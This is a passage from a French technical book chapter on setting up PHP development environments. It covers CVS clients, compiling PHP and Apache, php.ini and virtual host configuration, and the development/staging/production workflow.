PROGRAMMATION **Exploiter les clés de substitution dans le code PHP**

Les clés de substitution se mettent généralement dans des commentaires PHP, mais rien ne vous empêche de les utiliser également dans du code PHP comme le montre l'exemple suivant :

```
$cvs_id = "$Id$";
```

Ainsi, vous récupérez dans votre code PHP des informations sur la version en cours de votre fichier. Faites seulement attention à ce que ce mécanisme ne génère pas d'erreurs de syntaxe.

Clients graphiques

Il existe une multitude de clients graphiques simplifiant l'accès au dépôt de données CVS. Ces clients peuvent être des programmes autonomes ou attachés à un éditeur comme Eclipse.

Parmi les clients autonomes, les plus utilisés sont TortoiseCVS (pour son intégration astucieuse à l'explorateur Windows), WinCVS (un client très complet) et Cervisia (un bon client graphique sous Unix/Linux).

Quelques liens utiles :

- http://www.tortoisecvs.org
- http://www.wincvs.org
- http://www.kde.org/apps/cervisia/
- http://www.maccvs.org

4

Mettre en place l'environnement d'exécution pour le développement

Parmi l'ensemble des outils utiles au développement de vos applications, l'environnement d'exécution est l'un des plus importants. En PHP, l'installation d'un environnement minimal est extrêmement facile et rapide grâce à des programmes d'installation packagés comme Wampserver ou EasyPHP.

Ces installeurs mettent en place en moins de dix minutes plusieurs outils sélectionnés pour leur popularité. Ils sont très pratiques pour accompagner le développement d'applications simples. En revanche, ils ne permettent pas de simuler un véritable environnement de production et ne sont pas suffisants pour assurer un travail d'équipe efficace.

À la lecture de ce chapitre, vous serez non seulement capable de connaître et comprendre les divers constituants d'un environnement d'exécution professionnel mais également de choisir et d'installer l'ensemble des outils dont vous aurez besoin, que ce soit sur un simple poste ou sur un réseau de plusieurs serveurs.

Qu'est-ce qu'un environnement d'exécution ?

Il est avant tout le support matériel et logiciel de vos travaux. L'installation d'un environnement d'exécution adapté aux caractéristiques de vos applications est déterminant pour assurer un maximum de stabilité, de qualité, de confort et de performances pour le développement de vos applications.

Avant d'entamer la mise en place de notre environnement, il sera nécessaire de connaître et maîtriser les points suivants :

- le type d'applications à mettre en place ;
- les outils et les extensions nécessaires au fonctionnement des applications ;
- la configuration du parc informatique qui va supporter les serveurs et postes de développement.

Définition d'un environnement d'exécution pour PHP

Nous décrirons ici dans un premier temps des configurations d'environnements d'exécution PHP les plus courantes dans le cadre de développements web. Nous aborderons ensuite les divers constituants d'un environnement, les bonnes pratiques de paramétrage des composants critiques et l'ensemble des points auxquels il faut penser pour monter un environnement simple, performant, pratique et confortable.

L'environnement minimal

L'environnement d'exécution minimal d'une application PHP est décrit sur la figure 4-1. Il est composé des éléments suivants :

- un système d'exploitation installé sur un ordinateur ;
- un interpréteur de code (PHP) ;
- un serveur de pages web (serveur HTTP).




Figure 4–1 Un environnement d'exécution minimal pour PHP

Ces composants à eux seuls permettent d'héberger et de faire tourner une application PHP. Ajoutez-y un éditeur de texte et vous avez déjà un environnement de développement suffisant.

En revanche, la plupart des applications ne se contentent pas de ces seuls outils. Un environnement minimal reste très limité, il ne permet pas de mettre en place de réelles stratégies de qualité, de performances et de travail en équipe de part sa nature minimaliste.

Un environnement standard individuel

La figure 4-2 illustre les principaux constituants d'un environnement d'exécution standard pour un développeur qui souhaite travailler sur une ou plusieurs applications PHP.




Figure 4–2
Un environnement d'exécution standard pour PHP

L'environnement standard individuel est composé bien entendu des serveurs HTTP et PHP, mais aussi d'un ou plusieurs éditeurs adaptés aux applications à développer (lisez le chapitre 5 pour choisir votre éditeur), des outils d'administration, de débogage et de conception (UML, Gestionnaires de bases de données, etc.) et divers autres programmes utiles, permettant d'assurer les sauvegardes, la gestion des données et la communication vers l'extérieur.

> **PROGRAMMATION UML et PHP**
>
> L'utilitaire DIA associé au plug-in UML2PHP5 permet de générer du code PHP à partir d'un modèle UML. Vous trouverez davantage d'informations sur cet outil au chapitre 9 et sur l'utilisation d'UML avec PHP au chapitre 8.

L'environnement standard en équipe

L'environnement décrit sur la figure 4-3 est constitué de plusieurs environnements individuels auxquels nous ajoutons les composants partagés essentiels à la pratique du développement PHP en équipe.

La plupart de ces outils sont les mêmes quel que soit notre environnement de travail. Les professionnels et les développeurs Open Source mettent en place des mécanismes similaires.




Figure 4–3
Un environnement d'exécution standard pour PHP en équipe

Vous trouverez des exemples d'outils de développement sur les plates-formes de développement collaboratives comme sourceforge.net ou php.net.

Les outils partagés, représentés sur le gros bloc central de la figure 4-3 assurent la présence d'un environnement d'exécution pour les applications, d'outils de maintenance (sauvegardes, synchronisations), d'outils d'accompagnement du développement (tests, intranet, débogueur, etc.) et de serveurs utiles au partage des données (FTP, CVS, etc.).

Un environnement agile complet

Cette solution s'adresse à ceux qui souhaitent mettre en place un scénario de développement intensif basé sur les pratiques des méthodes agiles que nous avons abordées au chapitre 2.

Cet environnement est un peu plus long à mettre en œuvre mais possède de nombreux avantages sur ses homologues classiques :

- Il permet une interaction aisée avec le client ou l'utilisateur final grâce à la notion d'environnement de recette.
- Il est conçu pour accompagner un rythme de développement itératif, c'est-à-dire découpé en petits développements par étapes et en livraisons par paliers.
- Il possède également tous les avantages d'un environnement de développement en équipe.

L'environnement agile exploite le trio développement/recette/production qui est décrit un peu plus loin dans ce chapitre. Nous ne le détaillerons donc pas dans cette section. En revanche, cet environnement est difficilement adaptable à une toute petite équipe ou à des petits projets car il nécessite davantage de maintenance.




Figure 4–4 Un environnement d'exécution agile pour PHP

Paramètres utiles d'un environnement d'exécution

L'installation d'un environnement d'exécution implique le choix, la mise en place et la configuration de ses constituants, à commencer par le système d'exploitation.

Les systèmes généralement choisis pour l'hébergement d'applications PHP en production sont des systèmes Unix et dérivés (Linux & BSD). Nous nous baserons donc essentiellement sur cette catégorie de systèmes dans nos exemples.

En revanche, si vous choisissez Microsoft Windows ou Mac OS ces principes s'appliquent également. Même s'il est préconisé de choisir un système Unix pour l'hébergement partagé d'applications PHP, il convient de prévoir que pour des raisons de sécurité et de réactivité, il vaut mieux choisir l'OS le mieux maîtrisé par l'équipe d'exploitation.

À la compilation

La compilation n'est pas nécessaire, mais elle permet d'obtenir des exécutables sur mesure pour vos applications critiques. Cette méthode permet également des mises à jour aussi fréquentes que souhaitées et le retrait des limites dues au paramétrage par défaut des applications précompilées (paquetages, ports).

Reportez-vous au chapitre 15 pour en savoir plus sur la compilation des applications.

Les paramètres de compilation de PHP

Il est recommandé, pour des raisons de commodité en environnement de développement, de compiler PHP comme module dynamique de votre serveur HTTP. Ceci permet d'éviter d'avoir à recompiler ce dernier pour prendre en compte les modifications des paramètres de compilation de PHP.

Ces derniers sont fournis par l'exécutable `configure`, disponible dans le répertoire de base du code source de PHP. Pour cela, il suffit de taper la commande suivante.

Visualiser la liste des options de compilation de PHP

```
$ ./configure --help
```

Les étapes minimales d'une compilation de PHP sont les suivantes (les mots entre < et > sont à remplacer par les données correspondantes).

Étapes minimales de compilation de PHP

```
$ wget <url_des_sources_php>
$ tar xzf php-<version>.tar.gz ; cd php-<version>
$ ./configure --prefix=/usr/local --with-apxs
$ make install
```

Ces quelques commandes effectuent les opérations suivantes :

1 téléchargement des sources de PHP ;
2 décompactage des sources ;
3 lancement du `configure` avec les paramètres de pré-compilation ;
4 compilation et installation.

L'option `--prefix` de l'exécutable `configure` détermine le répertoire de base de l'installation de PHP. L'option `--with-apxs` permet la génération d'un module dynamique de PHP (fichier `.so`), à déplacer dans le répertoire de stockage des modules dynamiques du serveur HTTP (ce qui est généralement fait par défaut).

> **ASTUCE Mémoriser ses paramètres de compilation**
>
> Afin de se souvenir des paramètres à passer à l'exécutable configure, vous pouvez créer un fichier `my_configure` organisé comme ceci :
>
> ```
> #!/bin/sh
>
> # Pré-configuration avant installation. Exécutez
> # ce fichier puis tapez "make", puis "make install"
> # pour compiler et installer l'application.
> ./configure --prefix=/usr/local \
>             --with-apxs \
>             --with-mysql \
> ```

Les paramètres de compilation du serveur HTTP

En mode développement, les paramètres de compilation du serveur HTTP ne sont pas cruciaux. Assurez-vous juste que votre serveur puisse charger des modules dynamiques si vous avez choisi de compiler PHP comme tel.

Si vous utilisez des fonctionnalités spéciales du serveur HTTP (module de cache, règles de récriture, etc.) et que ces paramètres sont importants pour le fonctionnement de vos applications, il est recommandé de disposer en développement de paramètres similaires à ceux des serveurs de production et de recette.

Il est également possible d'installer simplement un binaire du serveur HTTP (par l'intermédiaire d'un gestionnaire de paquetages de votre système d'exploitation par exemple) et de compiler PHP en mode dynamique.

En d'autres termes, la compilation de PHP ne requiert pas la compilation du serveur HTTP, sauf si vous souhaitez compiler PHP en mode statique (ce que nous verrons au chapitre 15).

Le serveur HTTP le plus utilisé pour PHP s'appelle Apache. Voici un exemple de compilation du serveur Apache en environnement Unix.

Compilation du serveur HTTP Apache

```
# remplacez les mots entre < et > par le contenu
# correspondant.
$ wget <url_jakarta_apache>/apache_<version>.tar.gz
$ tar xzf apache_<version>.tar.gz ; cd apache_<version>
$ ./configure --prefix=/usr/local --enable-module=so
$ make install
```

Ces quelques commandes effectuent les opérations suivantes :

- téléchargement des sources du serveur HTTP ;
- décompactage des sources ;
- lancement du configure avec les paramètres de précompilation ;
- compilation et installation.

Les paramètres de compilation des extensions

Seule l'utilisation vraiment spécifique d'une extension requiert une compilation sur mesure. Il existe deux catégories d'extensions :

- Les extensions autonomes, qui sont déclarées avec le préfixe `--enable-` lors de l'étape de précompilation (configure).
- Les extensions faisant appel à des programmes extérieurs, qui sont déclarées avec le préfixe `--with-` lors de l'étape de précompilation.

Par exemple, l'exécution de `./configure --enable-wddx` fonctionnera à tous les coups, tandis que l'exécution de `./configure --with-xsl` échouera si vous n'avez pas au préalablement installé la librairie `xsl`, non incluse dans les codes source de PHP.

Les programmes requis avant la compilation de PHP doivent être installés avec leurs fichiers d'en-tête (headers) pour que l'étape de précompilation (configure) se déroule sans erreur.

Afin de disposer des fichiers d'entête ou headers, vous devez installer les paquetages suffixés par `-devel`, `-dev` ou `-headers` de votre distribution Linux ou BSD (ex : `libxsl-devel`).

Après l'installation

Une fois les programmes installés et compilés, vient l'étape de postconfiguration. De nombreux services et démons disposent d'un fichier de configuration qu'ils consultent au lancement. Ces fichiers doivent être configurés correctement. Ils peuvent être différents de leurs homologues sur les serveurs de recette et de production, notamment en ce qui concerne la gestion des erreurs.

La configuration de PHP (php.ini)

Elle se fait par l'intermédiaire du fichier `php.ini`, situé par défaut dans le répertoire `$prefix/lib` (remplacez `$prefix` par le répertoire d'installation choisi lors de la compilation). Il peut également être situé dans `/etc` ou `/usr/local/etc`.

Ce fichier contient les paramètres de configuration de PHP et de ses extensions. Voici les principales options de configuration recommandées en environnement de développement :

Configuration des tags PHP

```
short_open_tags = off
asp_tags = off
```

Le paramètre `short_open_tags` définit si la présence du tag `<?` est autorisée pour annoncer le début d'un script PHP. Il est recommandé de laisser ce paramètre à `off` car une déclaration de ce type : `<?xml version=1.0 ?>` ferait échouer votre script PHP.

Configuration des erreurs

```
error_reporting  =  E_ALL | E_STRICT
display_errors = On
```

Le paramètre ci-dessus permet de définir les types d'erreurs reportés par PHP. La valeur `E_ALL` correspond à tout type d'erreur. Il est recommandé de le mettre en environnement de développement afin de tenir compte de l'ensemble des erreurs détectables par l'analyseur syntaxique de PHP, quelles que soient leurs gravité. `E_STRICT` ajoute à cela la détection d'erreurs spécifiques à PHP 5.

Traduction des paramètres GET et POST

```
register_globals = Off
```

Pour des raisons de sécurité, ce paramètre va disparaître dans les prochaines versions de PHP afin d'être mis d'office à `Off`. Son activation permet la traduction directe des paramètres HTTP (GET et POST) en variables PHP, ce qui peut générer de graves problèmes de sécurité et ouvrir des portes aux attaques par injection de code.

La configuration du serveur HTTP

Les modifications de la configuration du serveur HTTP (fichier `httpd.conf` pour Apache) peuvent devenir fréquentes, notamment lorsqu'il supporte un grand nombre

d'applications PHP mises à jour régulièrement. Dans ce cas, vous pouvez mettre en place une routine telle que décrite sur la figure 4-5.




Figure 4–5
Automate de génération de la configuration HTTP

Dans l'automate de la figure 4-5, un exécutable `do_http_conf` génère les hôtes virtuels liés à chaque site. Les paramètres de ces hôtes sont déterminés en fonction de l'emplacement (URL) et du contenu (autres paramètres) de fichiers spéciaux `vhost.php` disposés à la racine de chaque application. Voici un exemple de ce que peut contenir le fichier `vhost.php` dans un répertoire `/web/openstates.org/local/` :

Fichier vhost.php

```
<?php

header("HTTP/1.0 404 Not Found");
/*
#PHP5
php_value include_path ".:/web/openstates.org/local/includes/"
UseCanonicalName On
DirectoryIndex index.ops index.php
SetEnv OPS_BASE "/web/openstates.org/local/"
*/

?>
```

La routine correspondante devra traiter les informations situées entre `/*` et `*/`. #PHP5 indique à la routine que l'application est compatible PHP 5 et le reste des lignes doit être copié tel quel dans l'hôte virtuel de l'application.

RESSOURCES Télécharger cette routine sur Internet

Vous trouverez à l'adresse suivante le code source de la routine correspondant à notre exemple ainsi que de nombreux autres outils utiles. Il est également possible de proposer ses propres outils et de les rendre visibles sur de nombreux sites qui traitent de PHP :

- http://www.openstates.org/php/

D'autre part, il se peut que certaines applications requièrent des paramètres spécifiques de configuration PHP qui ne concernent pas les autres (comme les répertoires d'include par défaut par exemple).

Ces paramètres peuvent être inscrits dans la configuration d'un serveur HTTP comme Apache, dans l'environnement d'un hôte virtuel. L'exemple suivant propose une solution de paramétrage liée à la procédure décrite plus haut.

Un hôte virtuel qui définit des options PHP spécifiques

```
# WWW.OPENSTATES.ORG
# PHP 5 Application
# Owner : openteam
# Content path : /web/openstates.org/local/
<VirtualHost *:80>
   ServerName local.openstates.org
   ServerAdmin webmaster@local.openstates.org
   DocumentRoot "/web/openstates.org/local/"
   <Directory "/web/openstates.org/local/">
      Options -Indexes FollowSymLinks MultiViews
      AllowOverride all
      Order allow,deny
      Allow from all
   </Directory>
   php_value include_path ".:/web/openstates.org/local/includes/"
   UseCanonicalName On
   DirectoryIndex index.ops index.php
   SetEnv OPS_BASE "/web/openstates.org/local/"
   ErrorLog logs/local-openstates-org-error_log
   CustomLog logs/local-openstates-org-access_log combined
</VirtualHost>
```

La configuration du système d'exploitation

Il est généralement préférable d'avoir le même système d'exploitation en développement, en recette et en production de manière à ce que l'es environnements soient similaires. En revanche, si vous souhaitez que vos applications soient portables, effectuer des tests sur des plates-formes très différentes peut devenir judicieux.

L'environnement de votre système d'exploitation peut avoir des répercussions sur le comportement de vos applications PHP :

- des répercussions sur les variables d'environnement que vous pouvez visualiser grâce à la fonction `phpinfo()` ;
- des répercussions sur le comportement des fonctions sensibles aux paramètres régionaux et aux jeux de caractères supportés par le système ;
- des répercussions sur le comportement des fonctions spécifiques à certains systèmes (fonctions COM sous Windows ou POSIX sous Unix).

> **À SAVOIR Paramètres régionaux sous Unix**
>
> Sous un système Unix, les paramètres régionaux et le jeu de caractères par défaut sont définis dans les locales système, que vous pouvez visualiser en tapant la commande `locale -a`. Les valeurs de ces locales sont définies dans les fichiers de configuration de votre système. Consultez la documentation pour savoir comment modifier ces paramètres.

La configuration des extensions

Comme nous l'avons vu précédemment, la configuration des extensions est parfois gérée indépendamment de la configuration de PHP. Les répercussions de ces configurations sur le comportement de votre application PHP peuvent être plus ou moins sensibles en fonction de vos objectifs :

- Si votre application a vocation d'être portable, effectuer des tests sur des configurations très hétérogènes peut s'avérer judicieux. Les tests unitaires et tests de recette vous seront très utiles pour fixer rapidement les bogues liés à ces changements d'environnement.
- Si votre application est fortement dépendante de l'environnement d'exécution, alors il vous faudra veiller à ce que les versions et les configurations de vos extensions soient homogènes sur l'ensemble de vos serveurs.

Par exemple, le comportement d'une extension liée à l'utilisation d'un SGBD dans une application PHP est soumise à la configuration du SGBD et à la version qui est installée sur le système.

La configuration des outils

Ces configurations n'ont pas d'influence sur le comportement des applications, en revanche, elles en ont sur le confort de votre environnement de développement.

La mise en place des outils de développement est abordée un peu plus loin dans ce chapitre, dans la section Outils et paramètres communs.

Le trio « développement/recette/production »

Si vous utilisez une méthode agile dans la gestion de vos projets, vous connaissez certainement ce trio, que nous avons déjà un peu abordé précédemment dans la description des environnements d'exécution types.

Il consiste à mettre en place trois environnements similaires qui ont des rôles bien définis :

- L'environnement de développement, à disposition des développeurs, sert à effectuer des tests en interne sur les développements en cours.
- L'environnement de recette (ou de préproduction), souvent ouvert à l'extérieur à la manière d'un Extranet, permet à des intervenants (clients, testeurs) d'apprécier la progression des travaux et d'effectuer des tests d'utilisation.
- L'environnement de production héberge les versions stables des applications. Cet environnement doit être protégé, robuste et indépendant des autres environnements.




Figure 4–6 Le trio « développement », « recette », « production »

La figure 4-6 illustre le rôle de ces environnements à travers les procédures qui les concernent.

Apports et contraintes d'un environnement d'exécution

Des outils et des paramètres communs

Travailler à plusieurs sur le même projet et des postes de travail complètement indépendants deviendrait rapidement contraignant. Les développements PHP, le paramétrage de la base de données et l'ensemble des travaux effectués autour de l'application seraient rapidement difficiles à mettre en commun.

C'est pour cela qu'il est utile, voire indispensable de mettre en place un environnement partagé. Cela nécessite un travail de configuration supplémentaire qui sera largement compensé par la suite.

Voici une liste d'outils qu'il peut être utile de mettre en commun, avec quelques explications :

- Un serveur simulant les caractéristiques de l'environnement de production permet de détecter, a priori, les erreurs liées au système d'exploitation, car souvent, celui d'un poste de développement (Mac OS, Windows) n'est pas le même que celui d'un serveur de production (Unix, Linux).
- La configuration et la version du serveur HTTP peut évoluer régulièrement, surtout s'il héberge un grand nombre d'applications.
- La configuration et la version de PHP et de ses extensions sont également importantes. Elles déterminent le jeu de fonctions disponibles et leurs comportements.
- Un environnement de test commun permet de détecter les problèmes de conflits et éviter de nombreuses régressions. Les tests unitaires assurent l'intégrité de fonctionnalités élémentaires et les tests de recette garantissent le bon fonctionnement de l'application vu de l'extérieur.
- La ou les bases de données (MySQL, LDAP, etc.) ont une architecture et une configuration qui nécessitent d'être maintenues en commun. Toute modification doit être répercutée sur l'ensemble des environnements.
- Une procédure de sauvegarde répartie peut être également utile en cas de problème. Cela permet d'éviter toute perte fatale de données, cas de perte d'un environnement.
- Le packaging des applications permet de simplifier les livraisons et les déploiements. Ce packaging peut inclure une procédure d'installation ou de mise à jour.
- Une procédure de construction nocturne (*nightly-build*) effectuant de nombreux tests et de nombreuses opérations utiles. Nous aborderons cette procédure plus loin dans ce chapitre.

Une simplification des développements en équipe

La figure 4-7 met en avant la composition d'un environnement d'exécution type pour un serveur de développement. Le rôle et la mise en œuvre des différents composants sont décrits à la suite de ce chapitre.




Figure 4–7
Composants d'un environnement d'exécution pour serveur de développement

Le partage du code source, l'utilisation d'outils en commun de tracking/rapports de bogues, les synchronisations du code source et des données sont autant de procédures qui facilitent et accélèrent le développement en équipe.

Un gain de temps en cas de crash

Qui n'a jamais été victime de pertes de données dues à un crash ? Que ce soit un simple document perdu suite à un problème de l'éditeur ou de multiples données perdues suite à un crash de disque dur, les pertes de temps générées à devoir tout reconstruire sont très désagréables.

Un environnement d'exécution bien construit possède une stratégie de sauvegarde et de restauration qui permet de limiter les risques et de gagner du temps, dans la mesure où toutes ces procédures sont automatisées et fiables.

Une section opérations de sauvegarde est disponible plus loin dans ce chapitre.

Une complexité relative

L'environnement d'exécution en développement est souvent le plus complet, car non seulement il simule l'environnement de production, mais il héberge aussi les outils d'aide au développement et de gestion des sources.

Choix des outils

Le problème est d'éviter de se retrouver avec une configuration trop complexe qui ne serait pas parfaitement maîtrisée et maintenue. Il faut donc faire attention dans le choix des outils et la manière dont on s'en sert. En règle générale, un bon outil de maintenance système doit :

- Être simple et fiable, surtout s'il manipule des données sensibles.
- Se faire oublier, c'est-à-dire fonctionner sans problème et sans nécessiter de maintenance, de relances régulières ou de procédures complexes d'utilisation.
- Être unique dans sa spécialité, car la mise en place de plusieurs outils redondants augmente vos chances d'obtenir un système instable et difficile à maintenir.

Stratégies d'installation

Les responsables d'exploitation vous le diront, les principaux symptômes des instabilités constatées sur un environnement d'exécution sont généralement les suivants :

- Une architecture trop complexe : présence de nombreux outils et programmes dont la plupart sont inutiles.
- Des droits d'accès mal configurés : accès publics à des ressources critiques, accès trop restreints responsables de pertes de temps ou accès trop nombreux que les utilisateurs ont du mal à retenir.
- Une mauvaise configuration de l'environnement : des scripts qui plantent, des partitions pleines, une mise à jour impossible du système et tout autre problème bloquant causé par un manque de prévision.

